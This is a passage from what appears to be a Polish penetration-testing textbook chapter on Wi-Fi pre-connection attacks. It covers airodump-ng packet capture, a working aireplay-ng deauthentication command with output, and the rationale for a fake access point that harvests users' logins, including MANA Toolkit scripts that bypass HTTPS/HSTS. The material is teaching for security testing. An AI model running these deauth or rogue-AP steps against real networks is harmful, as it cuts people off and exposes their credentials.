Ataki przed połączeniem

Skupimy się na pierwszej części testów penetracyjnych sieci – czyli atakach przed połączeniem. Aby przeprowadzić te ataki, przyjrzymy się podstawom; przeanalizujemy koncepcję sniffingu. Gdy już zrozumiemy, czym jest sniffing, przyjrzymy się ukierunkowanemu sniffingowi pakietów i ważnemu narzędziu do sniffingu – narzędziu Wireshark. Następnie przeprowadzimy nasz pierwszy atak: atak deauthentication. Na koniec utworzymy fałszywy punkt dostępu.

Omówimy następujące tematy:

- Podstawy sniffingu pakietów
- Ukierunkowany sniffing pakietów
- Ataki deauthentication

Co to jest fałszywy punkt dostępu?

Tworzenie fałszywych punktów dostępu za pomocą zestawu narzędzi MANA

Podstawy podsłuchiwania pakietów

W poprzedniej części przełączyliśmy kartę Wi-Fi w tryb monitorowania, abyśmy mogli podsłuchiwać pakiety znajdujące się w zasięgu naszej sieci Wi-Fi, nawet jeśli nie są one bezpośrednio połączone z naszym urządzeniem i nawet jeśli nie jesteśmy połączeni z siecią za pomocą nazwy użytkownika i hasła. Teraz użyjemy narzędzia o nazwie airodump-ng, będącego częścią pakietu Aircrack-ng. Jest to sniffer pakietów, który pozwala nam przechwytywać wszystkie pakiety w naszym otoczeniu. Możemy go uruchomić dla wszystkich sieci w naszym otoczeniu i zbierać wszystkie pakiety w naszym zasięgu. Możemy go również uruchomić dla określonego punktu dostępowego (AP), aby zbierać pakiety tylko z określonej sieci Wi-Fi. Najpierw zobaczmy, jak uruchomić program. Będziesz potrzebować karty Wi-Fi w trybie monitorowania; w naszym przypadku nazwa karty Wi-Fi to wlan0. Uruchomimy więc polecenie `airodump-ng wlan0` – to takie proste. Nazwa karty Wi-Fi z włączonym trybem monitorowania to wlan0. Jak widać na poniższym zrzucie ekranu, spowoduje to wyświetlenie listy wszystkich sieci w naszym otoczeniu:

```
CH  1 ][ Elapsed: 1 min ][ 2018-07-05 06:34
CH  8 ][ Elapsed: 3 mins ][ 2018-07-05 06:36

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

70:10:5C:7D:B9:51   -1        0      178    0  11  -1   WPA              <length:  0>
66:D9:E7:BB:64:30   -1        0        0    0   1  -1                    <length:  0>
46:D9:E7:BB:64:30    1        0        0    0   1   1                    <length:  0>
46:D9:E7:A5:36:64   -1        0       12    0  10  -1   WPA              <length:  0>
04:DA:D2:75:62:61   -1        0        3    0   1  -1   WPA              <length:  0>
82:2A:A8:EB:52:83  -69      195      645    1   6  130  WPA2 CCMP   PSK  PAAP
92:2A:A8:EB:52:83  -69      188        0    0   6  130  WPA2 CCMP   PSK  <length:  0>
B2:2A:A8:EB:52:83  -70      208        0    0   6  130  WPA2 CCMP   MGT  Test-1506
A2:2A:A8:EB:52:83  -71      185        0    0   6  130  WPA2 CCMP   PSK  Guest
A4:70:D6:87:C7:C8  -79      142        0    0   7   65  WPA2 CCMP   PSK  Virus
46:04:44:EE:19:29  -84      109        0    0   2   65  WPA2 CCMP   PSK  Stalin
EC:1A:59:5A:E1:46  -86       47        0    0  10  130  WPA2 CCMP   PSK  Test
F0:D7:AA:28:FF:8D  -68       55        0    0   1   65  WPA2 CCMP   PSK  Bw3N-am92aXRhMTE5NQ

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

70:10:5C:7D:B9:51  E0:9D:31:16:83:80  -86    0 - 1e    74       178
70:10:5C:7D:B9:51  44:03:2C:83:6B:2F  -93    0 - 1e     0        31
(not associated)   CC:61:E5:BB:67:07  -53    0 - 1      0        46
(not associated)   DA:A1:19:C4:98:4C  -68    0 - 1      0         1
(not associated)   DA:A1:19:2B:B7:6B  -68    0 - 1      0         1
(not associated)   DA:A1:19:84:BC:39  -73    0 - 1      0         1
(not associated)   DA:A1:19:80:4D:41  -75    0 - 1      0         5
(not associated)   DA:A1:19:DC:3A:8D  -76    0 - 1      0         1
(not associated)   88:79:7E:20:64:4F   76    0   1      0         2  amit
(not associated)   DA:A1:19:01:1F:A5  -77    0 - 1      0         5  88732695
(not associated)   DA:A1:19:61:D7:68  -78    0 - 1      0         1
(not associated)   2E:F9:26:27:F2:14  -80    0 - 1      0         4
(not associated)   F6:6E:AA:90:CA:26  -82    0 - 1      0         2
(not associated)   DA:A1:19:12:F0:77  -83    0 - 1      0         4  88732695
(not associated)   EC:01:EE:84:27:94  -83    0 - 1      0         5
(not associated)   DA:8F:8B:43:61:82  -84    0 - 1      0         1
(not associated)   AC:C3:3A:12:60:07  -84    0 - 1      0         2
(not associated)   DA:A1:19:F0:FB:E6  -85    0 - 6      0         2
(not associated)   E4:5D:75:E0:0E:20  -86    0 - 1      0        11  ONLY N-GAGE
(not associated)   DA:A1:19:5E:D7:C2  -86    0 - 1      0         1
(not associated)   DA:A1:19:CF:11:C5  -87    0 - 1      0         1
(not associated)   DA:A1:19:8D:29:74  -87    0 - 1      0         2
(not associated)   DA:A1:19:27:80:46  -88    0 - 1      0         2
(not associated)   DA:A1:19:D3:40:9D  -88    0 - 1      0         6  88732695
(not associated)   C0:EE:FB:56:1A:66  -88    0 - 1      0        14
```

Innym zastosowaniem airodump-ng jest identyfikacja wszystkich urządzeń podłączonych do sieci wokół nas. Możemy nacisnąć Ctrl + C, aby zakończyć podsłuchiwanie. Nie zapisaliśmy podsłuchiwanych pakietów, więc nie było sensu ich analizować – po prostu uruchomiliśmy airodump-ng na punktach dostępowych wokół nas, aby sprawdzić, jakie sieci tam są i zebrać o nich informacje. Z poprzedniego zrzutu ekranu widać, że w okolicy jest sporo sieci. Na poprzednim zrzucie ekranu jest kilka parametrów, z którymi musimy się zapoznać, aby móc przeanalizować wynik:

* BSSID to adres MAC punktu dostępowego; jak wiemy, każde urządzenie sieciowe ma adres MAC.

* PWR to moc – odległość punktu dostępowego od naszej karty Wi-Fi. TEST to router testowy, na który przeprowadzimy kilka ataków. W miarę jak się przesuwasz, widzisz, że sieci są coraz dalej. Im bliżej sieci, tym łatwiej będzie Ci podsłuchiwać pakiety. Im bliżej sieci, tym skuteczniejszy będzie atak i tym szybciej uzyskasz dostęp i osiągniesz swój cel.

* Beacons to sygnały wysyłane przez punkt dostępowy; każdy punkt dostępowy wysyła określony typ pakietów, aby poinformować klientów w pobliżu o swoim istnieniu. Zatem nawet jeśli sieć jest ukryta, nadal będzie wysyłać te sygnały, aby poinformować wszystkich w pobliżu o swojej obecności. Nasze BSSID to EC:1A:59:5A:E1:46, a my działamy na podstawie informacji -34. Zatem 50 to liczba Beacons wysyłanych przez każdy punkt dostępowy.

* Data to liczba użytecznych pakietów, które wychwyciliśmy; omówimy to szczegółowo później, gdy będziemy omawiać deszyfrowanie i szyfrowanie WEP.

* S to liczba pakietów danych zebranych w ciągu ostatnich 10 sekund; jak widać, mamy tutaj 0, więc w ciągu ostatnich 10 sekund nie zebrano 0 pakietów danych.

* Channel to liczba kanałów, na których nadaje punkt dostępowy. Każdy punkt dostępowy nadaje na określonym kanale, używanym w celu uniknięcia zakłóceń między punktami dostępowymi znajdującymi się obok siebie. Załóżmy, że mamy punkt dostępowy, a pięć metrów dalej znajduje się kolejny; Jeśli oba działają na tym samym kanale, wystąpią zakłócenia między nimi, a sygnał między nimi będzie krótszy, co oznacza mniejszy zasięg.

* MB to maksymalna prędkość obsługiwana przez ten punkt dostępowy; może ona sięgać 54.

* ENC to szyfrowanie używane w punkcie dostępowym; mamy szyfrowanie WEP, WPA i WPA2. Jeśli jest to sieć otwarta, w szyfrowaniu zobaczymy OPN.

* CIPHER to szyfr używany do odszyfrowywania pakietów. W przypadku WEP jest to WEP, ale w przypadku WPA2 może to być CCMP lub TKIP; omówimy je później, gdy zajmiemy się łamaniem szyfru WPA.

* AUTH to typ uwierzytelnienia wymagany dla tego punktu dostępowego. Możemy zobaczyć klucz wstępny (PSK) oraz MGT. Omówimy je później, gdy zajmiemy się łamaniem zabezpieczeń WPA.

Celowane podsłuchiwanie pakietów

Zapoznałeś się już z podstawami podsłuchiwania pakietów. Gdy mamy sieć (lub grupę sieci) do podsłuchiwania, warto uruchomić airodump-ng tylko w tej sieci, zamiast uruchamiać go we wszystkich sieciach wokół nas. W tej sekcji zobaczymy, jak to zrobić. Aktualnie uruchamiamy airodump-ng we wszystkich sieciach wokół nas; będziemy kierować sieć za pomocą `BSSID, EC:1A:59:5A:E1:46` To nasza sieć testowa, Test. Będziemy podsłuchiwać tylko tę sieć. W tym celu użyjemy tego samego programu. Polecenie będzie wyglądać następująco:

airodump-ng --channel 10 --bssid EC:1A:59:5A:E1:46 --write test-upc wlan0


Musimy określić kanał. --channel to numer 10, jak widać w poprzednim fragmencie kodu; --bssid powinien być adresem MAC sieci docelowej. Dodamy opcję --write; To każe programowi airodump-ng rejestrować wszystkie przechwycone pakiety w pliku. Potrzebujemy również nazwy pliku, więc nazwijmy go test-upc. Następnie wpisujemy nazwę naszej karty Wi-Fi (w trybie monitorowania) i jest to wlan0. Następnie naciskamy Enter i, jak widać, jedyną wyświetlaną siecią jest Test; nie mamy żadnych innych wymienionych sieci. Na poprzednim zrzucie ekranu (w sekcji „Docelowe podsłuchiwanie pakietów”) mieliśmy zbyt wiele sieci, więc nie wszystkie informacje były widoczne. Na poniższym zrzucie ekranu, jak widać, wszystkie parametry, które widzieliśmy w poprzedniej części tego rozdziału, zawierają wszystkie punkty dostępowe znajdujące się w zasięgu naszej sieci Wi-Fi, w tej sekcji:

```
CH 10 ][ Elapsed: 24 s ][ 2018-07-05 07:24

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:1A:59:5A:E1:46  -76 100      134       62    4  10  130  WPA2 CCMP   PSK  Test

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:1A:59:5A:E1:46  6C:C4:D5:6F:A6:DC  -69    0 - 1e     0      130
```


Powyższy zrzut ekranu zawiera wszystkich klientów powiązanych z punktami dostępowymi. Jeśli widzimy EC:1A:59:5A:E1:46, jest to adres MAC sieci, do której podłączony jest klient. Adres MAC w pierwszej sekcji jest taki sam jak adres MAC w drugiej sekcji. Oznacza to, że ten klient jest połączony z siecią EC:1A:59:5A:E1:46. STATION to adres MAC klienta — adres MAC urządzenia podłączonego do sieci. PWRto odległość między nami a urządzeniem, a Rate to maksymalna prędkość, z jaką działa urządzenie. Lost to liczba utraconych pakietów (których nie mogliśmy przechwycić z urządzenia docelowego), a Frames to liczba użytecznych pakietów zebranych z tego urządzenia. Więcej o ramkach i danych powiemy, gdy będziemy omawiać łamanie szyfrowania WEP. Pierwszą główną częścią airodump-ng są punkty dostępowe znajdujące się w zasięgu naszej sieci Wi-Fi, a drugą częścią są klienci powiązani z tymi punktami dostępowymi. Mamy również adres MAC punktu dostępowego i adres MAC klienta. Teraz użyjemy kombinacji klawiszy Ctrl + C, aby zatrzymać sniffing. Wszystkie dane zostały zapisane w pliku o nazwie test-upc a my użyjemy ls, polecenia do wyświetlania listy plików w systemie Linux; jeśli dodamy po nim *, zobaczymy, że airodump-ng automatycznie utworzyło cztery formaty plików:

```
root@kali:~# ls test-upc*
test-upc-01.cap  test-upc-01.kismet.csv     test-upc-02.cap  test-upc-02.kismet.csv
test-upc-01.csv  test-upc-01.kismet.netxml  test-upc-02.csv  test-upc-02.kismet.netxml
```


W naszym poleceniu podaliśmy jedynie nazwę pliku jako `test-upc;airodump-ng` automatycznie dodał 01 do nazwy pliku, na wypadek gdyby istniał inny plik o tej samej nazwie. Możemy wyróżnić cztery różne formaty plików: CAO,CSV , KISMET, i KIDMET XML. Po wykonaniu pwd zobaczymy, że jesteśmy w katalogu root. Po podsłuchaniu pakietów możemy użyć programu, takiego jak Wireshark, do ich analizy i sprawdzenia, jakie informacje zostały zebrane. Problem z tą konkretną siecią polega na tym, że korzysta z szyfrowania WPA2, więc wszystkie pakiety są zaszyfrowane i nie możemy ich odszyfrować bez klucza. Omówimy, jak złamać klucz w dalszych rozdziałach tej książki. Omówimy, jak korzystać z Wiresharka w rozdziale „Po atakach na połączenia" tej książki, więc na razie uruchomimy Wiresharka, aby dać Ci szybki podgląd, jak pojawiają się pakiety. Nie będą one przydatne, ponieważ są zaszyfrowane. Otworzymy narzędzie Wireshark, wprowadzając polecenie wireshark, a następnie przejdziemy do opcji Plik | Otwórz, jak pokazano na poniższym zrzucie ekranu:



Wyszukaj plik test-upc.cap w katalogu /root:



Po otwarciu pliku przechwytywania możemy zobaczyć pewne informacje, na przykład, że urządzeniem źródłowym jest urządzenie Belkin (patrz poniższy zrzut ekranu):



Widzimy również (na poprzednim zrzucie ekranu), że istnieje urządzenie komunikujące się z Belkinem; adresy MAC; urządzenia; i producentów. To bardzo prosta informacja, ponieważ sieć jest szyfrowana. Gdyby była to sieć otwarta, moglibyśmy od razu się połączyć i przejść do dalszych sekcji dotyczących testów penetracyjnych. Na razie chcieliśmy tylko pokazać, jak wyglądają pakiety, gdy sieć jest szyfrowana. W przyszłości dowiesz się o tym więcej.

Atak deauthentication

W tej części książki omówimy wyłącznie ataki, które możemy przeprowadzić w dowolnej sieci w zasięgu Wi-Fi, nawet jeśli sieć jest szyfrowana lub używa klucza. Nie musimy łączyć się z siecią, aby przeprowadzić te ataki. Ataki deauthentication są bardzo przydatne; pozwalają nam odłączyć dowolne urządzenie od dowolnej sieci w zasięgu Wi-Fi. Aby przeprowadzić atak, podszywamy się pod nasz adres MAC, aby uzyskać docelowy adres MAC (adresem docelowym jest klient, którego chcemy odłączyć). Udajemy klienta, a następnie wysyłamy pakiet deauthentication do routera, informując go, że chcemy się odłączyć. Jednocześnie podszywamy się pod nasz adres MAC, podając adres MAC punktu dostępowego i informując klienta docelowego, że musi się ponownie uwierzytelnić. W takim przypadku połączenie zostanie utracone. Zobaczmy, jak to zrobić, używając narzędzia o nazwie aireplay-ng:

1. Przede wszystkim musimy uruchomić airodump-ng w sieci docelowej, ponieważ chcemy zobaczyć, którzy klienci są z nią połączeni. Tym razem nie będziemy potrzebować opcji --write, więc po prostu ją usuniemy. Potrzebujemy tylko airodump-ng, --channel (wprowadzamy kanał sieci docelowej) i --bssid (adres MAC sieci docelowej). Polecenie będzie wyglądać następująco:

airodump-ng --channel 10 --bssid 00:10:18:90:2D:EE wlan0

Naciskamy Enter i rozpoczynamy podsłuchiwanie sieci docelowej, Test. Ta metoda zadziała na każdym urządzeniu, niezależnie od tego, czy jest to system Linux, Windows, Mac czy Android – nie ma to znaczenia; wszystkie używają tej samej metody przesyłania pakietów:

```
CH 10 ][ Elapsed: 1 min ][ 2018-07-05 08:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:1A:59:5A:E1:46  -74  83      567      109    0  10  130  WPA2 CCMP   PSK  Test

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:1A:59:5A:E1:46  6C:C4:D5:6F:A6:DC  -62    0 - 1e     0      170
```

Teraz uruchomimy aireplay-ng, aby odłączyć jedno z urządzeń od sieci. Możemy to uruchomić, aby odłączyć wszystkie urządzenia, ale zauważyłem, że w takim przypadku nie odłączamy ich wszystkich, ponieważ jest zbyt wiele celów do odłączenia. Wybierzemy więc jeden cel, którym będzie urządzenie `6C:C4:D5:6F:A6:DC`.

2. Używając aireplay-ng, dodamy --deauth (dla ataku deauthentication), a następnie wprowadzimy liczbę pakietów deauthentication, które zamierzamy wysłać; wprowadzimy po prostu bardzo dużą liczbę, aby utrzymać urządzenie w stanie rozłączenia. Następnie wprowadzimy docelowy punkt dostępowy (adres MAC naszego docelowego punktu dostępowego) i źródło (lub adres MAC klienta), czyli urządzenie, które chcemy rozłączyć. Dodamy również wlan0, naszą kartę Wi-Fi w trybie monitorowania. Jeśli naciśniemy Enter, aireplay-ng wyśle teraz pakiety deauthentication. Polecenie będzie wyglądać następująco:

aireplay-ng --deauth 10000 -a EC:1A:59:5A:E1:46 –c 6C:C4:D5:6F:A6:DC wlan0

Wynik będzie wyglądał mniej więcej tak:

```
root@kali:~# aireplay-ng --deauth 10000 -a EC:1A:59:5A:E1:46 -c 6C:C4:D5:6F:A6:DC wlan0
08:11:56  Waiting for beacon frame (BSSID: EC:1A:59:5A:E1:46) on channel 10
08:11:56  Sending 64 directed DeAuth (code 7). STMAC: [6C:C4:D5:6F:A6:DC] [ 1|63 ACKs]
08:11:57  Sending 64 directed DeAuth (code 7). STMAC: [6C:C4:D5:6F:A6:DC] [ 0|64 ACKs]
08:11:58  Sending 64 directed DeAuth (code 7). STMAC: [6C:C4:D5:6F:A6:DC] [ 0|64 ACKs]
08:11:58  Sending 64 directed DeAuth (code 7). STMAC: [6C:C4:D5:6F:A6:DC] [ 0|61 ACKs]
```

Przejdź do urządzenia docelowego i sprawdź, czy nadal ma połączenie z internetem. Zobaczymy, że utraciło połączenie i próbuje je ponownie nawiązać; nie będzie w stanie tego zrobić, ponieważ nadal wysyłamy pakiety deauthentication. Możemy przeprowadzić ten atak w dowolnej wybranej sieci; nie musimy znać hasła ani klucza.


Czym jest fałszywy punkt dostępu?

Zasadniczo fałszywy punkt dostępu to punkt dostępu, który wygląda normalnie dla użytkowników i nie ma szyfrowania, dzięki czemu użytkownicy mogą się połączyć bez konieczności podawania klucza. To otwarta sieć i powinna mieć połączenie z internetem, aby przyciągnąć do siebie użytkowników. Po co mielibyśmy tworzyć fałszywy punkt dostępu? Cóż, jeśli go stworzymy, zachęcimy dużą liczbę osób do połączenia się z siecią i uzyskania dostępu do internetu. Będą się logować na swoje konta, a my możemy użyć sniffingu pakietów, aby przechwycić wszystko, co zarejestrują. Utworzenie punktu dostępu jest proste; wystarczy go poprawnie skonfigurować, aby punkt dostępu mógł działać. Przede wszystkim będziemy potrzebować dwóch kart:


* Karta musi być podłączona do internetu. Nie ma znaczenia, jaka to karta – 3G, przewodowa, bezprzewodowa – wystarczy, że będzie podłączona do internetu.

* Druga karta musi być kartą Wi-Fi. Ta karta Wi-Fi będzie używana jako punkt dostępowy (AP) do transmisji sygnału punktu dostępowego.

Na poniższym diagramie Hacker to nasze urządzenie hakerskie; będziemy potrzebować dwóch poprzednich kart podłączonych do naszego urządzenia. Druga karta będzie nadawać, informując wszystkie urządzenia wokół niej, że jest punktem dostępu do internetu:



Jak to zrobimy i jak to będzie działać? Załóżmy, że Klient 1 chce uzyskać dostęp do Google; poprosi o naszą kartę Wi-Fi, ponieważ nasza karta Wi-Fi udaje punkt dostępu. Karta Wi-Fi nie ma połączenia z internetem, więc musimy ją skonfigurować tak, aby po otrzymaniu żądania komunikowała się z drugą kartą, która jest połączona z internetem. Teraz druga karta przerwie żądanie, przekaże je przez nasze urządzenie z powrotem do karty Wi-Fi i odeśle do Klienta 1:



Powyższy fragment przedstawia teorię działania fałszywego punktu dostępowego. W następnej części zaimplementujemy go, aby poznać polecenia, których należy użyć.

Tworzenie fałszywych punktów dostępowych za pomocą zestawu narzędzi MANA

W tej sekcji omówimy narzędzie o nazwie MANA Toolkit. Zestaw narzędzi MANA pozwala nam tworzyć fałszywe punkty dostępowe. Jest bardzo łatwy w użyciu i automatycznie tworzy fałszywe punkty dostępowe, dzięki czemu nie musimy ręcznie wpisywać poleceń. Narzędzie zawiera również kilka skryptów, które pozwalają nam uruchamiać szereg narzędzi do wykrywania ruchu w fałszywym punkcie dostępowym, omijania protokołu HTTPS, a nawet prób omijania HSTS.

Narzędzie zawiera trzy główne skrypty:

1. `start-noupstream.sh`: Zasadniczo ten skrypt tworzy fałszywy punkt dostępu. Ten punkt dostępu nie będzie miał połączenia z internetem, więc gdy ktoś połączy się z tym fałszywym punktem dostępu, nie będzie mógł połączyć się z internetem.

2. `start-nat-simple.sh`: Ten skrypt tworzy fałszywy punkt dostępu z połączeniem z internetem. Kiedy ktoś połączy się z tym punktem dostępowym, będzie mógł uzyskać dostęp do internetu, a wszystkie pakiety będą przepływać przez nasze urządzenie (ponieważ jesteśmy routerem), dzięki czemu będziemy mogli analizować, przechwytywać i odczytywać pakiety.

3. `start-nat-full.sh`: Ten skrypt utworzy punkt dostępowy z połączeniem internetowym, a także automatycznie rozpocznie podsłuchiwanie i rejestrowanie pakietów przepływających przez fałszywy punkt dostępowy; spróbuje ominąć HTTPS i HSTS.

Nie będziemy używać skryptu `start-nat-full.sh`, ponieważ w rzeczywistości często zawodzi. Skryptu `start-nat-simple.sh` użyjemy tylko do utworzenia punktu dostępowego z połączeniem internetowym. W przyszłości pokażemy, jak przechwytywać i analizować pakiety. Zanim przejdziemy do szczegółów, przyjrzyjmy się ustawieniom komputera Kali. Przejdź do Ustawienia | Sieć i upewnij się, że korzystasz z sieci NAT. Uruchom następujące polecenie, aby zainstalować pakiet MANA Toolkit:

apt-get install mana-toolkit

Jeśli jest już zainstalowany, poinformuje nas o tym, podając jego wersję. Jeśli użyjemy ifconfig, zobaczymy interfejs o nazwie eth0; interfejs ten jest faktycznie używany przez VirtualBox w sieci NAT, więc jest to interfejs wirtualny połączony z tą siecią:

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe0b:9166  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:91:66  txqueuelen 1000  (Ethernet)
        RX packets 110032  bytes 164563653 (156.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25451  bytes 1728847 (1.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2619  bytes 154823 (151.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2619  bytes 154823 (151.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Zapewnia połączenie internetowe do komputera. W tej chwili nie mamy do niego podłączonej karty bezprzewodowej. Jeśli użyjemy iwconfig, zobaczymy, że połączenie internetowe pochodzi z eth0:

```
root@kali:~# iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=off
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

Jeśli spróbujemy wykonać polecenie ping za pomocą `ping www.google.com -c 5`, otrzymamy odpowiedź od Google, co oznacza, że komputer ma połączenie z Internetem:

```
root@kali:~# ping www.google.com -c 5
PING www.google.com (216.58.203.164) 56(84) bytes of data.
64 bytes from bom07s11-in-f4.1e100.net (216.58.203.164): icmp_seq=1 ttl=52 time=32.1 ms
64 bytes from bom07s11-in-f4.1e100.net (216.58.203.164): icmp_seq=2 ttl=52 time=32.5 ms
64 bytes from bom07s11-in-f4.1e100.net (216.58.203.164): icmp_seq=3 ttl=52 time=32.8 ms
64 bytes from bom07s11-in-f4.1e100.net (216.58.203.164): icmp_seq=4 ttl=52 time=32.6 ms
64 bytes from bom07s11-in-f4.1e100.net (216.58.203.164): icmp_seq=5 ttl=52 time=32.6 ms

--- www.google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 32.135/32.580/32.877/0.272 ms
```

